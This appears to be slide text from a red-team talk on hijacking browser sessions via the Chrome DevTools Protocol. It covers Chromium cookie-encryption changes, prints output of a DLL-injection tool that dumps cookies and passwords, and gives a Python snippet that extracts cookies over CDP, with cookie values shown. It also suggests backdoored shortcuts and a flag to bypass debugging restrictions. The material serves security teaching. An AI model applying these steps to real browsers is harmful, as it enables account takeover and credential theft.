

Modern Session Hijacking

by Living off the DevTools Protocol

Cedric Van Bockhaven



About

Cedric Van Bockhaven

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- ▷ Building tools for other Red Teams
- ▷ @c3c

OUTFLANK

red team tooling & tradecraft




Chrome DevTools Protocol

- ▷ Chrome DevTools Protocol / CDP
 - ▷ Available in Chromium-based browsers
 - ▷ Instrument/Inspect/Debug Chromium browsers
 - ▷ E.g. used for browser automation (Selenium)



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 - ▶ Browser-Use: AI agent interaction




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 - ▷ Available in Chromium-based browsers
 - ▷ Instrument/Inspect/Debug Chromium browsers
 - ▷ E.g. used for browser automation (Selenium)
 - ▷ Browser-Use: AI agent interaction
- ▷ Focus on Windows
 - ▷ Implementation may be different on other OS'es

Context

- ▷ Browsers give us access to cool things



- ▷ 🍪 Cookie theft → 💻 Session hijacking



Cookie security changes

- Chromium ≤ 79: DPAPI-only encryption of cookies
- Chromium ≥ 80: DPAPI-encrypted AES key, AES encrypted cookies (v10)
 - Local State file holds os_crypt.encrypted_key
 - Attack:
 - Grab encrypted key and DPAPI-decrypt on victim machine (same user)
 - SQLite file with cookies locked → kill browser, then download
 - Decrypt cookies using AES encryption key

```

0000 76 31 30 64 d0 06 d3 ef 1b a6 be 69 0c 2a 48 9f v10 .....i.*H.
0010 c6 74 3a 36 77 9b 66 df fb d3 07 62 0f bf 66 32 .t:ew.f....b..f2
0020 c5 a8 4f 51 10 b9 08 b4 47 d1 a3 a9 aa 92 5a ef ..OQ....G.....Z.
0030 61 4e 52 f9 70 58 a3 7c 70 9d a2 cf 48 76 c9 32 aNR.pX.|p...Hv.2
0040 3d e2 98 3c ba 7a 4b ef 67 64 10 f6 41 ba 04 68 =..<.zK.gd..A..h
0050 ca 88 fc aa f1 69 9e 1e 4d 97 8c 7e 02 c4 20 e8 .....i..M....

```

Local State file content (redacted section):

```

"01", "kbvd": false, "mbd": "45\\E6DC4029A1E4B4C1
\\8250B4FE2B9D6DC2", "v": "240731042075"}}, "9": {"4F40902F3B6AE19A": {"et": "13420478363152
611", "kbvd": false, "mbd": "9\\E6DC4029A1E4B4C1
\\65E9E7A1FE2882F", "v": "1767628897"}}, "on_device": {"last_version": "146.0.7680.80", "m
odel_crash_count": 0, "performance_class": 8, "performance_class_version": "146.0.7680.80"}
, "predictionmodelretriever": {"last_retrieval_attempt": 13418492622522041, "last_retrieval_succe
s": "13418492622596906"}}, "os_crypt": {"audit_enabled": true, "encrypted_key": "RF8BUEkBA
A0Iyd3wEV0RGMegDAT8KX6wEAAA...w1dHmUUQ6BSFDik41QYEAABwAAABHAG8AbwBnAGwAZQAEMAAByA
G8AbQB1AAAEgyAAABAAAGAA...AcNQ7mTr/cZp41kasV0ZXV+IpGvKhGJzeQ8/Bkf89hkQAAAAADoAAAAACAA
gAAAA7nID0xBcQJuaZ7ZLn...bMbPfqoIoRZBfw/Sj5Hm+1kMuAAAAALHF1UAWYXsJUrF8kXYOfouLpH1r3jByUB
wAgk3oInWBrxwVvIKOMLdgVfQhEP350AAAAHhx5yYbge3L/Y1XCgm4DcXIYAfPszMHdvRYao4j5XGdDTYk
uFI30PvfjrlmsH51...qY7hD0GHqWTIX7+
...
"false", "os_password_blank": false, "os_password_last_changed": "13349178538018165"}, "perfo
rmance_intervention": {"last_daily_sample": "13418490102783671"}, "platform_experience_he
lper": {"disable_notifications": false, "policy": {"last_statistics_update": "134184901026
42492"}, "profile": {"info_cache": {"Default": {"active_time": 1774020107.720877, "avatar_ic
on": "chrome://theme/IDR_PROFILE_AVATAR_
26", "background_apps": false, "default_avatar_fill_color": -2627379, "default_avatar_strok
e_color": -11371207, "enterprise_label": "", "first_account_name_hash": 961, "force_signin_p
rofile_locked": false, "gaia_given_name": "", "gaia_id": "", "gaia_name": "", "hosted_domain":
"", "is_consented_primary_account": false, "is_ephemeral": false, "is_glic_eligible": false,
"is_managed": 0, "is_using_default_avatar": true, "is_using_default_name": true, "managed_us
er_id": "", "metrics_bucket_index": 1, "name": "Your
Chrome", "profile_color_seed": -16711936, "profile_highlight_color": -2627379, "signin.with
_credential_provider": false, "user_name": ""}, "last_active_profiles": [], "metrics": {"nex
t_bucket_index": 2}, "profile_counts_reported": "13418490102644825", "profiles_order": ["De
fault"]}, "profile_network_context_service": {"http_cache_finch_experiment_groups": "None
None
None"}, "session_id_generator_last_value": "2046593133", "signin": {"active_accounts_last_
emitted": "13418490102610552"}, "sm": {"device_key_data": {"DevTools": {"key": "D24DAD0E4C115


```

host_key	name	value	encrypted_value	path
4	.lensfrontend-...	NID	BLOB	/
5	.c.bing.com	MR	BLOB	/
6	bing.com	MUIDB	BLOB	/
7	.bing.com	SRCHUID	BLOB	/
8	.c.msn.com	MR	BLOB	/
9	.bing.com	MUID	BLOB	/
10	.msn.com	MUID	BLOB	/
11	www.bing.com	MUIDB	BLOB	/
12	www2.bing.com	MUIDB	BLOB	/
13	.bing.com	SRCHD	BLOB	/
14	.bing.com	SRCHHPGUSR	BLOB	/
15	.bing.com	SRCHUSR	BLOB	/

Cookie security changes

- ▷ Chromium ≤ 79: DPAPI-only encryption of cookies
- ▷ Chromium ≥ 80: DPAPI-encrypted AES key, AES encrypted cookies (v10)
 - ▷ Local State file holds `os_crypt.encrypted_key`
 - ▷ Attack:
 - ▷ Grab encrypted key and DPAPI-decrypt on victim machine (same user)
 - ▷ SQLite file with cookies locked → kill browser, then download
 - ▷ Decrypt cookies using AES encryption key
- ▷ Chromium ≥ 127: App-Bound Encryption (v20)
 - ▷ Local State file holds `os_crypt.app_bound_encrypted_key`
 - ▷ Encryption key is now additionally DPAPI-encrypted using the SYSTEM account
 - ▷ Chrome interacts with `elevation_service.exe` that runs as SYSTEM
 - ▷ The Elevation Service checks that the caller is authorized
 - ▷ Attack:
 - ▷ Inject DLL into Chrome process to invoke the decryption routine
 - ▷ <https://github.com/xaitax/Chrome-App-Bound-Encryption-Decryption>

```
PS C:\Users\ah\Documents\GitHub\Chrome-App-Bound-Encryption-Decryption> .\chromelevator.exe -v -f chrome
```



```

Direct Syscall-Based Reflective Hollowing
x64 & ARM64 | v0.18.0 by @xaitax

Chrome (143.0.7499.193)
Creating suspended process: C:\Program Files\Google\Chrome\Application\chrome.exe
[+] Process created (PID: 26560)
[+] IPC pipe established: \\.\pipe\chrome.nacl.49645_5F55
Deriving runtime decryption keys...
[+] Payload decrypted (1073 KB)
[+] Bootstrap entry point resolved (offset: 0x2ae70)
Allocating memory in target process via syscall...
[+] Memory allocated at 0x268e2d90000 (1076 KB)
[+] Payload + parameters written
[+] Memory protection set to PAGE_EXECUTE_READ
Creating remote thread via syscall...
[+] Thread created (entry: 0x268e2dbae70)
Awaiting payload connection...
[+] Payload connected
Running in Chrome

Decryption Key
3FA14DC988A34C85BDB872159B739634CB7E56F8E34449C1494297B9B629D0094

Default
Size      14 MB
Cookies   380
Passwords 1

Profile 1
Size      491 MB
Cookies   932
Passwords 791
Cards     1
IBANs     1
Tokens    2


Extracting comprehensive fingerprint...
Fingerprint saved to fingerprint.json

1312 cookies, 792 passwords, 1 cards, 1 IBANs, 2 tokens (2 profiles)
C:\Users\ah\Documents\GitHub\Chrome-App-Bound-Encryption-Decryption\output\Chrome


```


Cookie security changes

- ▶ Chromium ≥ 145: Device Bound Session Credentials (Trial)
 - ▶ Hardware-backed session security
 - ▶ Requires server-side support, not only client-side
 - ▶ Goal: reduce session theft, prevent long-lived access
 - ▶ Non-goal: prevent temporary access to any browser sessions while attacker has ongoing access



The screenshot shows the Google Admin console interface. At the top, there's a navigation bar with the 'Admin' logo and a search bar. Below this, the breadcrumb trail indicates 'Security > Google session control'. On the left sidebar, the 'Security' menu is expanded, showing options like 'Users', 'Groups', and 'Organizational units'. The 'Organizational units' section is selected, showing a list with 'google.com' and 'Marketing'. The main content area is titled 'Showing settings in google.com' and displays the 'Google session control' settings. The 'Device Bound Session Credentials (DBSC)' section is highlighted, with a 'BETA' label. It states 'Applied at google.com' and shows the 'Enable DBSC' checkbox is checked. A note below the checkbox says 'This setting may require users to sign in more frequently'. At the bottom, an information icon is followed by the text: 'Most changes take effect in a few minutes. [Learn more](#). You can view prior changes in the [Audit log](#)'.



- Frames


Select an event row to view more details.



Chrome DevTools Protocol (CDP)

Chrome DevTools Protocol (CDP)

- ▷ 17 domains (stable), 53 domains (latest):
 - ▷ **Browser / Target**
 - ▷ Browser / session control
 - ▷ **Page**
 - ▷ Page / tab control
 - ▷ **Network / Fetch**
 - ▷ Network observe / mocking / request interception
 - ▷ **Runtime**
 - ▷ JavaScript execution / introspection
 - ▷ **Storage**
 - ▷ Client-side data storage (e.g. cookies)
- ▷ How is it used:
 - ▷ Selenium (automation): “Go to this page and screenshot it”
 - ▷ `Page.navigate`
 - ▷ `Page.captureScreenshot`



CDP WebSocket


▷ Storage.getCookies

```
In [2]: import json, websocket, requests
...: ws_url = requests.get("http://localhost:9222/json").json()[0]["websocketDebuggerUrl"]
...: ws = websocket.create_connection(ws_url)
...: ws.send(json.dumps({"id": 1, "method": "Storage.getCookies"}))
...: print(json.dumps(json.loads(ws.recv())["result"]["cookies"], indent=2))
...: ws.close()

[
  {
    "name": "_GRECAPTCHA",
    "value": "09AKhCRwihYBwwcWaQe4WC4IWgERBNnX5WJxoiaYw9p-u-j328Ffyp0CVsExa4XBkIRv_DXW9XuPn87adarkwG9Qg",
    "domain": "www.google.com",
    "path": "/recaptcha",
    "expires": 1789571984.510621,
    "size": 100,
    "httpOnly": true,
    "secure": true,
    "session": false,
    "sameSite": "None",
    "priority": "High",
    "sourceScheme": "Secure",
    "sourcePort": 443
  },
  {
    "name": "COMPASS",
    "value": "gmail_ps=
Lk58oidsfgFiAYk9iBYAmSk
6kPLptdfZ0dLDznqvmewewf
KNzOHcN4szf8D_-lDOQ_qcH
IBAAAlriVe6n2dUUMl-es1qh
yHDakxmk_KYApwPHuVR5Ejk
nXfgAwmmZE2ucwv3fLhdu1c
6-hsNRW1bz108JBtiegWxEI
T77jAB",
    "domain": "mail.google.com",
    "path": "/mail/u/0",
    "expires": 1774884126.190125,
    "size": 1207,
```


Activating DevTools

- ▷ `--remote-debugging-port` / `--remote-debugging-pipe`
- ▷ Backdoor shortcut on user's desktop. Then kill Chrome?




CDP security changes

- ▶ Chromium ≥ 111 restricts origins
 - ▶ Requires `--remote-allow-origins` to allow specific origins
- ▶ Chromium ≥ 136 blocks debugging default Chrome profile
 - ▶ Requires custom `--user-data-dir`
 - ▶ <https://developer.chrome.com/blog/remote-debugging-port>
 - ▶ ~~Override:~~ `--disable-features=DevToolsDebuggingRestrictions`
- ▶ Additionally, group policy can also restrict DevTools usage
- ▶ What if you still want to debug the default profile?



Activating DevTools

- ▶ Enable DevTools at runtime



Activating DevTools

- ▷ Target Chrome in-memory via shellcode / injection?

Activating DevTools

- ▷ Target Chrome in-memory via shellcode / injection?
- ▷ `StartRemoteDebuggingServer` function

```
chromium / content / browser / devtools / devtools_agent_host_impl.cc  
  
Code Blame 630 lines (539 loc) · 20 KB  
  
203 // static  
204 void DevToolsAgentHost::StartRemoteDebuggingServer(  
205     std::unique_ptr<DevToolsSocketFactory> server_socket_factory,  
206     const base::FilePath& active_port_output_directory,  
207     const base::FilePath& debug_frontend_dir) {  
208     DevToolsManagerDelegate* delegate =  
209         DevToolsManager::GetInstance()->delegate();  
210     CHECK(delegate);  
211     SetDevToolsHttpHandler(std::make_unique<DevToolsHttpHandler>(  
